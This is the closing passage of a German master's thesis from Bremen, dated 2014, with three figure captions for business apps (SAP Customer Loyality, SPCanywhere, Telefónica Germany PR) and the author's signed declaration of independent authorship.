


Abbildung 47 App: SAP Customer Loyality




Abbildung 48 App: SPCanywhere




Abbildung 49 App: Telefónica Germany PR

Eidesstattliche Erklärung

Ich versichere, die Masterarbeit ohne fremde Hilfe angefertigt zu haben. Ich habe keine anderen als die angegebenen Quellen und Hilfsmittel benutzt. Alle Stellen, die wörtlich oder sinngemäß aus Veröffentlichungen entnommen wurden, sind als solche kenntlich gemacht.

Bremen, den 24.02.2014

. . . . . .

(Christian Liebig)